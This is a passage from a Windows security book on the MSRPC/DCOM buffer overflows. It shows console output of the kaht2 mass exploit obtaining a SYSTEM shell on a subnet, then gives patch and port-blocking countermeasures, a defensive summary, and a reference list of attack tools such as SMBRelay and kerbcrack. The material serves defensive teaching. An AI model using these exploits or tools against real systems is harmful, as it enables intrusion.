In parallel with and subsequent to Blaster's meteoric rise and fall, several other tools to exploit the MSRPC issue surfaced on the Internet. One of the more frightening ones was a program called kaht2, which scans a user-defined range of IP addresses for the MSRPC bug, and then pops a shell back to the attacker for each vulnerable system it found. Kaht2 is shown below scanning a Class C-sized subnet:

```
_____________________________________________________
         KAHT II - MASSIVE RPC EXPLOIT
  DCOM RPC exploit. Modified by aT4r@3wdesign.es
  #haxorcitos && #localhost  @Efnet Ownz you!!!
             PUBLIC VERSION :P
_____________________________________________________

 [+] Targets: 192.168.234.1-192.168.234.254 with 50 Threads
 [+] Attacking Port: 135. Remote Shell at port: 37156
 [+] Scan In Progress...
 - Connecting to 192.168.234.4
   Sending Exploit to a [WinXP] Server...
 - Conectando con la Shell Remota...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINNT\system32>
C:\WINNT\system32>whoami
whoami
nt authority\system
```

As you can see from this output, kaht2 finds a vulnerable Windows XP machine, sends an exploit to port 135, and then pops a shell back that runs as LocalSystem. Wicked.

NOTE We've experienced interesting results using kaht2—sometimes it seems to be unable to find open ports, and on one victim Windows Server 2003 system, it caused the RPC service to terminate and the system forcibly shut itself down within 20 seconds.

Unfortunately, the fun didn't stop with the first MSRPC interface vulnerability. On September 10, 2003, Microsoft announced a second vulnerability in the same MSRPC/DCOM interface code, just as this book was going to press. The second vulnerability had the same essential severity and impact as the first. Although most organiza-

tions tightened up their defenses following the Blaster outbreak, the appearance of a second bulletin concerning the same code so close to the first was disconcerting to customers who spent a lot of effort and downtime patching the first bug. Hopefully, Microsoft has now fixed all of the security issues with MSRPC interfaces. Regardless, the days of blithely assuming no threat exists via MSRPC on its various ports are now over.

Countermeasures to MSRPC Interface Buffer Overflows

Vendor Bulletin:	*MS03-026, MS03-039*
Bugtraq ID:	*8205*
Fixed in SP:	*Windows 2000 SP 5, XP SP 2, and Server 2003 SP 1*
Log Signature:	*N*

Microsoft announced a standard two-point approach to preventing attacks against this vulnerability:

1. Block network ports used to exploit this issue. These include: UDP ports 135, 137, 138, 445 and TCP ports 135, 139, 445, 593 and COM Internet Services (CIS) and RPC over HTTP, which listen on ports 80 and 443.
2. Get the patch.

For those that really want to sacrifice usability for security, disabling DCOM per KB article 825750 will of course prevent this and future problems from occurring. However, this severely hampers remote communication with and from the affected machine, so test this option thoroughly for compatibility with your business before implementing.

SUMMARY

In this chapter, we've covered attacks against NT family services, ranging from the mundane (password guessing), to the sophisticated (MITM attacks), to the flat-out nasty (MSRPC interface buffer overflows). Although your head may be spinning with the number of attacks that are feasible against Microsoft's network protocols, the following are the most important defensive points to remember:

- Block access to Windows-specific services using network and host-based firewalls.
- Disable Windows services if they are not being used; for example, unbinding File And Printer Sharing for Microsoft Networks from the appropriate adapter is the most secure way to disable SMB services on Windows Server 2003. (See Chapter 4 for more information.)

- If you must enable SMB services, set the Security Policy "Network Access" options appropriately to prevent easy enumeration of user account names (see Chapter 4).
- Enforce strong passwords using Security Policy/Account Policies/"Passwords must meet complexity requirements" setting.
- Enable account lockout using Security Policy/Account Policies/Account Lockout Policy.
- Lock out the true Administrator account using passprop.
- Rename the true Administrator account and create a decoy Administrator account that is not a member of any group.
- Enable auditing of logon events under Security Policy/Audit Policy and review the logs frequently (use automated log analysis and reporting tools as warranted).
- Carefully scrutinize employees who require Administrator privileges and ensure that proper policies are in place to limit their access beyond their term of employment.
- Set the "Network Security: LAN Manager Authentication Level" to at least "Send NTLM Response Only" on all systems in your environment, especially legacy systems like Windows 9*x*, which can implement LMAuthentication Level 3 using the DSClient update on the Windows Server 2003 CD-ROM.
- Be wary of HTML e-mails or web pages that solicit logon to Windows resources using the file:// URL (although such links may be invisible to the user).
- ▲ Keep up with patches (as always)

And last but not least, don't forget that Windows authentication and related services are only the most obvious doors into Windows Server 2003 systems. Even if it is disabled, plenty of other good avenues of entry are available, including IIS (Chapter 10) and SQL (Chapter 11). Don't get a false sense of security just because SMB is buttoned up!

REFERENCES AND FURTHER READING

Reference	Link
Relevant Advisories	
Technical rant on the weaknesses of the LM hash and challenge-response	http://www.security focus.com/archive/1/7336
Relevant Knowledge Base Articles	
288164, "How to Prevent the Creation of Administrative Shares on Windows NT Server 4.0"	http://support.microsoft .com/?kbid=288164

Reference	Link
Q147706, "How to Disable LM Authentication on Windows NT"	http://support.microsoft.com/?kbid=147706
Q239869, "How to Enable NTLM 2 Authentication"	http://support.microsoft.com/?kbid=239869
Q161372, "How to Enable SMB Signing in Windows NT"	http://support.microsoft.com/?kbid=161372
Freeware Tools	
DelGuest by Arne Vidstrom	http://ntsecurity.nu/toolbox/
COAST dictionaries and word lists	ftp://coast.cs.purdue.edu/pub/dict/
WinPcap, a free packet capture architecture for Windows by the Politecnico di Torino, Italy (included with L0phtcrack 3 and later)	http://netgroup-serv.polito.it/winpcap/
kerbsniff and kerbcrack by Arne Vidstrom	http://www.ntsecurity.nu/toolbox/kerbcrack/
ScoopLM and BeatLM	http://www.securityfriday.com
SMBRelay by Sir Dystic	http://webhackingexposed.com/smbrelay.zip
snarp by Frank Knobbe, ARP cache poisoning utility, works on NT 4 only, not always reliably	http://www.securityfocus.com/tools/1969
Ettercap, a multipurpose sniffer/interceptor/logger for switched LANs	http://ettercap.sourceforge.net/
Commercial Tools	
Event Log Monitor (ELM) from TNT Software	http://www.tntsoftware.com
EventAdmin from Aelita Software	http://www.aelita.com/default.asp
Network Associates CyberCop Scanner, including the SMBGrind utility	http://www.nai.com
L0phtcrack with SMB Packet Capture	http://www.atstake.com
CIFS/SMB Hacking Incidents in the News	
"Exploit Devastates WinNT/2K Security," *The Register*, May 2, 2001, covering the release of SMBRelay	http://www.theregister.co.uk/content/8/18370.html

Reference	Link
General References	
Samba, a UNIX SMB implementation	http://www.samba.org
"Modifying Windows NT Logon Credential," Hernán Ochoa, CORE-SDI, outlines the "pass-the-hash" concept	http://www.corest.com/papers/
Luke Kenneth Casson Leighton's web site, a great resource for technical CIFS/SMB information	http://www.cb1.com/~lkcl/
"Feasibility of attacking Windows 2000 Kerberos Passwords" by Frank O'Dwyer	http://www.brd.ie/papers/w2kkrb/feasibility_of_w2k_kerberos_attack.htm
DCE/RPC over SMB: Samba and Windows NT Domain Internals, Luke K. C. Leighton, Macmillan Technical Publishing	ISBN: 1578701503
CIFS/SMB specifications from Microsoft	ftp://ftp.microsoft.com/developr/drg/cifs/
Hacking Exposed, Fourth Edition, Chapter 9, "Network Devices," covers ARP redirection/cache poisoning	ISBN: 0072227427